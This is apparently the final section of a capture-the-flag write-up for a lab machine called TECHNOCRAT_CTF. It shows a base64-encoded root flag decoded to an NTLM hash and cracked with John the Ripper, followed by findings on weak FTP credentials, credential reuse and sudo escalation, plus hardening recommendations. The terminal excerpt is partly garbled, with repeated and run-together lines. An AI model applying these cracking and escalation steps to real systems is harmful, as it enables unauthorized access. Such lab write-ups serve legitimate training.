
- Extracted the flag, which was in **hash format**.



```
root@redteam:~# cat root_flag.txt
MEI1MEQ2NTE4ODE3M0Q4M0FDQ0M3MUE0MUQ5N0YzRUMgLS0+IGNyYWNrIHRoZSBoYXNoIE5UTE0=
root@redteam:~# echo "MEI1MEQ2NTE4ODE3M0Q4M0FDQ0M3MUE0MUQ5N0YzRUMgLS0+IGNyYWNrIHR
oZSBoYXNoIE5UTE0="| base64 -d
root@redteam:~# echo "MEI1MEQ2NTE4ODE3M0Q4M0FDQ0M3MUE0MUQ5N0YzRUMgLS0+IGNyYWNrIHR
0B50D65188173D83ACCC71A41D97F3EC ⟶ crack the hash NTLMroot@redteam:~# cat /etc/
```

- Used **John the Ripper** to crack the hash
- Successfully cracked the hash and retrieved the **final CTF flag**.

Sajith-(TECHNOCRAT



```
Using default input encoding: UTF-8
Loaded 1 password hash (NT [MD4 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=3
Press 'q' or Ctrl-C to abort, almost any other key for status
Sajith-(TECHNOCRAT (?)
1g 0:00:00:00 DONE (2025-02-08 05:52) 33.33g/s 6400p/s 6400c/s 6400C/s Spring2017..vista
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed.
```

Conclusion

The **TECHNOCRAT_CTF** challenge demonstrated multiple security weaknesses that were successfully exploited to gain full system access. The assessment identified vulnerabilities in authentication mechanisms, misconfigured services, and improper privilege management.

Key Findings

- Weak FTP credentials allowed unauthorized access, leading to sensitive data exposure.
- Stored hashes were easily cracked, revealing login credentials for multiple users.
- Reused credentials facilitated privilege escalation and lateral movement across the system.
- The **leo** user had unrestricted **sudo** privileges, allowing full root access.
- The final **CTF flag** was secured in a hashed format, which was cracked using **John the Ripper**.

Impact

- An attacker could fully compromise the system, extract sensitive files, and escalate to root.
- Unauthorized access to stored credentials enabled further system infiltration.
- Improper access control allowed privilege escalation and full system control.

Recommendations

- **Enforce Strong Authentication:** Implement complex passwords and disable weak authentication mechanisms.
- **Restrict Privilege Escalation:** Limit sudo access to only essential commands for specific users.
- **Secure Stored Credentials:** Store password hashes securely using stronger encryption algorithms.
- **Monitor and Harden Services:** Disable unnecessary services like FTP and restrict SSH access to trusted users.
- **Implement Logging & Monitoring:** Enable intrusion detection to track unauthorized access attempts.

Final Notes

This penetration test successfully identified and exploited multiple vulnerabilities, leading to full system compromise. Implementing the recommended security measures will enhance the system’s resilience against future attacks.